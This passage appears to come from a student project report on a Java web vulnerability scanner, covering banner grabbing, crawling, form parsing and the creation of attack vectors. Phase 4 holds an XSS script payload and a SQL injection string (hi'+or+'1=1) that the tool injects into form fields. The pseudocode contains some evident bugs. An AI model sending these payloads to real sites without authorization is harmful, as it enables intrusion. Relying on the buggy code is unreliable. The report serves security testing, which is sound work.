
4.2.3 Phase 3: Form Console and Attack Vector Creation
Fig 9. Phase 3 Class Diagram

4.2.4 Phase 4: Attacking
33
Fig 10. Phase 4 Class Diagram
34

4.2.5 Phase 5: Subcrawling
Fig 11. Phase 5 Class Diagram
5. ALGORITHM AND IMPLEMENTATION
5.1 PHASE 1 IMPLEMENTATION
Phase 1 as mentioned earlier involves Banner Grabbing and Set Proxy. Set
Proxy is a feature that can be used in the case where the local machine
35
uses a proxy server to gain access to the internet. Otherwise it is blank be
default.
Separate classes have been declared to handle each operation in an isolated
and independent manner. The implemented mechanisms are then called by
the GUI class object which is the first window that is displayed by the tool
to the user.
5.1.1 Banner Grabbing
Banner Grabbing is achieved by the tool by the use of the AssetFinder
class.
The AssetFinder class retrieves the following information from the
HTTP banner of the Web Application:
1. Getting IP Address and Location
2. Getting Set-Cookie value
3. Getting no – cache and pragma values
4. Getting server information
5. Getting Back End Solution used by the Web Application
Source Code for IP address and Location Retrieval
InetAddress <address> = InetAddress.getByName(<url>);
<String>=InetAddressLocator.getLocale(<address>).toString();
Source Code for Getting the other parameters
HttpURLConnection <connection> = (HttpURLConnection) new
URL(<url>).openConnection();
Map <map> = <connection>.getHeaderFields();
5.1.2 Proxy Setting
Proxy can be set for the tool by the use of the Proxy class which is a
JFrame where the proxy server and the proxy port can be set. For
example the proxy server could be proxy.example.net and port could
be 8080.
This can be set in the proxy window and it will be incorporated
throughout the tool to facilitate connection with the internet.
Source Code for Setting Proxy Server and Proxy Port
36
System.setProperty("http.proxyHost", <ProxyServer>);
System.setProperty("http.proxyPort", <ProxyPort>);
5.2 PHASE 2 IMPLEMENTATION
Phase 2 is the crawling phase. The target URL is received in a text box in
the GUI JFrame and the crawler is called which retrieves all the links of
the given Web Application without any duplication of links.
Four classes are implemented for this purpose they are:
1. ThreadController
2. SingleThread
3. URLQueue
4. SaveURL
5.2.1 ThreadController
The Crawler is implemented using a synchronized multithreaded
mechanism. To control all these individual threads a base thread has
been defined in the ThreadController class. The function of this class
is to control all individual threads.
The function of this class is to pass a single link of the target Web
Application to each individual thread and the list of links that is
returned from the single thread is processed and displayed to the user.
Source Code for creating individual threads and processing links
Single_Thread <singlethread>=new Single_Thread();
<singlethread>.process(<url>, <alreadyprocessedlinks>);
5.2.2 SingleThread
Each thread which receives a link URL from ThreadController creates
a saveURL object and processes all links within the page. All these
links are returned to ThreadController which are then stored in
URLQueue object in the gathered links parameter.
Source Code for creation of SaveURL object and link extraction
saveURL <saveurl>=new saveURL();
37
String <rawpage>=<saveurl>.getURL(<url>);
Vector<vector>=saveURL.extractLinks(<rawpage>,
<processedlinks>);
5.2.3 URLQueue
The URLQueue class stores the links gathered from SaveURL class
and passed on by the SingleThread class. Also the links that have been
passed to SingleThread class are stored in the gatheredlinks
parameter.Source Code for pushing new links into the queue
LinkedList <queue> = <queue>.addLast(<url>);
gatheredlinks.add(<url>);
Source Code for popping links passed to SingleThread
LinkedList <queue> = <queue>.removeFirst();
processedlinks.add(<queue>.removeFirst());
5.2.4 SaveURL
The SaveURL class is the actual place where link extraction happens.
For doing so a connection object needs to be created and the URL
from SingleThread class must be passed as a parameter to it.
Also the HTML source code of the page must be retrieved and locally
stored. It must later be processed for links ie for <a href…> tags and
the href argument needs to be stored as links from the given page.
This output is passed on to SingleThread which passes it on to
ThreadController and finally gets added in URLQueue without any
duplication.
Source Code for making connection and retrieving HTML page
source
BufferedInputStream <bufferedinputstream> = new
BufferedInputStream(<url>.openStream());
StringWriter <stringwriter>=new StringWriter();
<stringwriter>.write(<bufferedinputstream>);
38
String <page> = <stringwriter>.toString();

Source Code for link extraction
int <index>=<page>.indexOf("<a", <index>);
if((<index>=page.indexOf("href", <index>))==-1)break;
if((<index>=page.indexOf("=", <index>))==-1)break;
StringTokenizer <stringtokenizer>=new StringTokenizer(<page>,
"tnr"'>#");
String <link>=st.nextToken();
Vector <links>=new Vector();<links>.add(link);
5.3 PHASE 3 IMPLEMENTATION
Phase 3 involves segregation of those pages having “form” tags in them
since such pages are sources of dynamic content. The URL, page source
and form parameters of such pages are derived and stored. The result of
this process is displayed in the AttackWindow class which is another
JFrame.
This phase involves two classes they are:
1. DynamicClass
2. FormParams
5.3.1 DynamicClass
The DynamicClass class stores all <form>…</form> tags from the
gathered web pages in the crawling phase. The class contains the URL
and page source of each page that has a <form> tag in it.
This URL and page source are sent as arguments for an object of the
FormParams class which is used to process the <form> tag and store
its parameters.
Source Code for adding URL and pagesource
static TreeSet <page> = new TreeSet();
static TreeSet <url> = new TreeSet();
39
<url>.add(<_url>); //retrieved from SaveURL class
<page>.add(<_page>); //retrieved from SaveURL class
Source Code for calling FormParams class
FormParams <formparams> = new FormParams(<url>, <page>);
<formparams>.reduce();

5.3.2 FormParams
The FormParams class receives the URL and page source of the page
that has the <form> tag and processes it for its constituent parameters.
Source Code for retrieving form name
int <index> = <page>.indexOf("<form");
<index> = <page>.indexOf("name="", <index>);
<index>+=6;
String <FormName>=<page>.substring(<index>,
<page>.indexOf(""", <index>));
Source Code for retrieving form method
int <index> = <page>.indexOf("<form");
<index> = <page>.indexOf("method="", <index>);
<index>+=6;
String <FormMethod>=<page>.substring(<index>,
<page>.indexOf(""", <index>));
Source Code for retrieving form action
int <index> = <page>.indexOf("<form");
40
int <index> = <page>.indexOf("<form");
<index> = <page>.indexOf("action="", <index>);
<index>+=6;
String <FormAction>=<page>.substring(<index>,
<page>.indexOf(""", <index>));
Source Code for retrieving individual parameters
public String []<params_name>=new String[100];
public String []<params_type>=new String[100];
public int <params_count>=0;
int <index>=page.indexOf("<input"), <index2>;
while(<index>!=-1)
{
<index2> = <page>.indexOf("type=", <index>);
<index2>+ = 6;
<params_type>[<params_count>] =
<page>.substring(<index2>,
<page>.indexOf(""", <index2>));
<index2> = <page>.indexOf("name=", <index>);
<index2>+ = 6;
<params_name>[<params_count>] =
<page>.substring(<index2>,
<page>.indexOf(""", <index2>));
<index> = <page>.indexOf("<input", <index>+1);
41
<params_count>++;
}

5.4 PHASE 4 IMPLEMENTATION
In Phase 4 the parameters retrieved by the FormParams class are displayed
to the user and the user is free to modify them and generate HTTP
Requests.
Also these parameters are used for creation of attack vectors by
modification of the query string
In the World Wide Web, a query string is the part of a Uniform Resource
Locator (URL) that contains data to be passed to web applications such
as CGI programs, servlets, ASP, PHP etc.
A typical URL containing a query string is as follows:
http://server/path/program?query_string
These attack vectors check for vulnerabilities such as SQL Injection,
XSS etc.Separate classes have been declared for these purposes.
This phase involves two classes they are:
1. AttackWindow
2. SQLInject
3. XSSChecker
4. SSLChecker
5.4.1 AttackWindow
The AttackWindow class is a JFrame in which the Form
Console is contained. It also is the class which creates the query string
required for successful authentication from parameters supplied by the
user.
Also it displays additional information such as whether hidden
fields are used in the form and if auto complete is disabled or not.
42
It is also the class in which all attack vector’s query strings are
formulated.
Source Code for formulation of query strings
String <query>="?", <inject_query>="?", <xss_query>="?";
String <XSS_Injector_String> =
"%27%22%28%29%26%251%3cScRiPt%20%3eprompt
%28995001%29%3c%2fScRiPt%3e";
for(<count>=0;<count><DynamicClass.<formparams>.params_c
ount;
<count>++)
if(DynamicClass.<formparams>.params_type[<count>].equals("t
ext") ||
DynamicClass.<formparams>.params_type[<count>].equals("pas
sword"))
break;
<query>=<query>+DynamicClass.<formparams>.params_name[
<count>]+"="+Text.getText()+"&";
if(!
DynamicClass.<formparams>.params_type[<count>].equals("pas
sword"))
{<inject_query>=<inject_query>+DynamicClass.<formparams>.p
arams_name[<count>]+"="+Text.getText()+"&";
<xss_query>=<xss_query>+DynamicClass.<formparams>.params
_name[<count>]+"="+
<XSS_Injector_String>+"&";}
else
{<inject_query>=<inject_query>+DynamicClass.<formparams>.p
arams_name[<count>]+"=hi'+or+'1=1";
<xss_query>=<xss_query>+DynamicClass.<formparams>.params
_name[<count>]+"="+
43
<XSS_Injector_String>+"&";
}

String <url_string>=DynamicClass.urlsource;
String <inject_string>="", xss_string="";
<inject_string>=<url_string>;
<xss_string>=<url_string>;
<url_string>+=Action.getText()+<query>;
<inject_string>+=Action.getText()+<inject_query>;
<xss_string>+=Action.getText()+<xss_query>;
SQLInject.connect(<inject_string>, DynamicClass.urlsource);
XSSChecker.connect(<xss_string>);
SSLChecker.check(<SSL_String>);
5.4.2 SQLInject
The SQLInject class creates an attack vector and checks for possibility
of SQL Injection in the given page. It receives the inject string and
base url as input from the AttackWindow class and checks for
possibility of SQL Injection.
Source Code for checking of SQL Injection is
String <page>=””, <page2>=””;
HTTPURLConnection <connection> = (HttpURLConnection)
new URL(_inject_string).openConnection();
<page>=<page source of response from connection object>
HTTPURLConnection <connection2> = (HttpURLConnection)
new URL(_inject_string).openConnection();
<page2>=<page source of response from connection2 object>
if(!<page>.equals(<page2>))
return "SQL Possible";
else
return "SQL Not Possible";
44
5.4.3 XSSChecker
The XSSChecker class creates an attack vector and checks if XSS is
possible on the given page. It receives the xss string as input from the
